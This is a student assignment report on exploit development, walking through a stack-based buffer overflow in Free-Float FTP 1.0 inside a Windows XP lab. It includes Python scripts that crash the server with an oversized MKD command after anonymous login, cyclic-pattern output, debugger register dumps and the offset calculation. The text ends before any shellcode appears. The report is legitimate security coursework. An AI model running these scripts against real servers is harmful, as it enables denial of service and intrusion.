



**IE4012**  
**Offensive Hacking Tactical and**  
**Strategic**  
**4<sup>th</sup> Year, 1<sup>st</sup> Semester**

**Assignment**

**Exploit Development**  
**Free-Float FTP: Crashing the FTP Server and**  
**Pop calc.exe via Stack-based Buffer Overflow**

Submitted to

Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the  
Bachelor of Science Special Honors Degree in Information Technology

11.05.2020

## **Declaration**

I certify that this report does not incorporate without acknowledgment, any material previously submitted for a degree or diploma in any university, and to the best of my knowledge and belief it does not contain any material previously published or written by another person, except where due reference is made in the text.

Registration Number: IT17125994

Name: Umayangana K.V.A.


# Free-Float FTP: Crashing the FTP Server and Pop calc.exe via Stack-based Buffer Overflow

Requirements:

- Windows XP
- Kali Linux with Python and Metasploit Framework (For msfvenom shellcode generation)
- Free-Float FTP v 1.0
- Immunity debugger
- mona.py

## Crashing the FTP Server


First I installed immunity debugger and free float FTP on the windows XP machine.



This is how the FTP server looks like. There's something as "anonymous user" on a FTP server which is much like the default credentials to access the FTP.

So in my case FTP server is running on 192.168.175.130 and default port 21.

Now let's write a python script to connect to it.



```
ex1 - Visual Studio Code [Superuser]
Run Terminal Help
exploit.py popcalcnew exploit1.py ex1 x
root > Desktop > ftp > ex1 > ...
1 import socket,sys
2 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
3 port = 21
4 s.connect(('192.168.175.130',21))
5 s.recv(1024)
6 s.send("USER anonymous \n")
7 s.recv(1024)
8 s.send("PASS anonymous \n")
9 s.recv(1024)
10 junk = "A" * 1000
11 s.send('MKD'+junk+'\n')
12 s.recv(1024)
13 s.send('QUIT \n')
14 s.close

TERMINAL PROBLEMS OUTPUT DEBUG CONSOLE
2: Python Debug Console
root@kali:~# env DEBUGPY_LAUNCHER_PORT=43183 /usr/bin/python /root/.vscode/extensions/ms-python.python-2020.4.76186/pythonFile
s/lib/python/debugpy/no_wheels/debugpy/launcher /root/Desktop/ftp/ex1
root@kali:~#
```

```
import socket,sys
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
port = 21
s.connect(('192.168.175.130',21))
s.recv(1024)
s.send("USER anonymous \n")
s.recv(1024)
s.send("PASS anonymous \n")
s.recv(1024)
junk = "A" * 1000
s.send('MKD'+junk+'\n')
s.recv(1024)
s.send('QUIT \n')
s.close
```


If you run the python code using the terminal in Kali Linux. The output will look like this.

[illegible]

From the script we can see after passing USER anonymous and PASS anonymous I tried to create a directory by MKD <name> and after exiting we got an error.

Here the payload was 1000 \* "A".

By checking the status of FTP on windows XP we can see that there's an error in the FTP server and it caused the FTP server to crash.





FTP server crashed means that the 1,000 A's are sufficient to cause the overflow.


Next, we need to figure out how much data goes to MKD <name> to over-ride the ESP

For that, I am going to use **msf-pattern\_create** to create a unique length string that helps to identify the offset.


```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~ root@kali: ~  
root@kali:~# msf-pattern_create -l 1000  
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4A  
c5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af  
0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5  
Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0A  
k1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am  
6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1  
Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6A  
r7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au  
2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7  
Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2A  
z3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb  
8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3  
Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8B  
g9Bh0Bh1Bh2B  
root@kali:~#
```

Let's use this as a payload to analyze where it crashes and to get an offset.


For that, I need to attach Freefloat FTP with the debugger to look at the stack.




Open Immunity debugger and Attach the FTP server to it.



This is how it will look like.








Immunity debugger interface explained

Using the payload, I created, I made the python code.



```

import sys,socket

from pwn import *

junk =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac
2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae
5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8A
g9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj
3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7
Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8
An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0A
q1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4
As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8
Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9
Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az
2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5B
b6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9
Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg
4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B"

s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)

connect = s.connect(('192.168.175.130',21))

s.recv(1024)

s.send('USER anonymous \r\n')

s.recv(1024)

s.send('PASS anonymous \r\n')

s.recv(1024)

s.send('MKD'+junk+'\r\n')

s.recv(1024)

s.send('QUIT\r\n')

s.close

```

After I run the python code and hit exploit it crashes let's look at ESP.

```

Registers (FPU)
EAX 00000408
ECX 0014C138
EDX 7C90E514 ntdll.KiFastSystemCallRet
EBX 0000001A
ESP 00B7FC2C ASCII "6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3A
EBP 003B1378
ESI 0040A29E FTPServe.0040A29E
EDI 003B1CA8 ASCII "y2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9
EIP 33694132
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FDD0000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
00B7FC2C 37694136 6Ai7
00B7FC30 41386941 Ai8A
00B7FC34 6A413969 i9Aj
00B7FC38 316A4130 0Aj1
00B7FC3C 41326A41 Aj2A
00B7FC40 6A41336A j3Aj
00B7FC44 356A4134 4Aj5
00B7FC48 41366A41 Aj6A
00B7FC4C 6A41376A j7Aj
00B7FC50 396A4138 8Aj9
00B7FC54 41306B41 Ak0A
00B7FC58 6B41316B k1Ak
00B7FC5C 336B4132 2Ak3
00B7FC60 41346B41 Ak4A
00B7FC64 6B41356B k5Ak
00B7FC68 376B4136 6Ak7
00B7FC6C 41386B41 Ak8A
00B7FC70 6C41396B k9Al
00B7FC74 316C4130 0Al1
00B7FC78 41326C41 Al2A
00B7FC7C 6C41336C l3Al
00B7FC80 356C4134 4Al5
00B7FC84 41366C41 Al6A
00B7FC88 6C41376C l7Al
00B7FC8C 396C4138 8Al9

```

We can see that the ESP as 6Ai7Ai that's what I'm going to use to figure out the offset.

```

root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali:~# msf-pattern_offset -q 6Ai7
[*] Exact match at offset 260
root@kali:~#

```

So now we know what's the payload for ESP override. And also we know that the overflow occurs at 1000 \* A. Let's change the payload a bit.

I Update payload like this:

**junk = "A" \* 260 + "BBBB" + "C" \* (1000 - 264)**



```

0BADF000 - Querying module kernel32.dll
0BADF000 - Querying module MS2_32.dll
0BADF000 - Querying module USER32.dll
0BADF000 - Querying module comctl32.dll
0BADF000 - Search complete, processing results
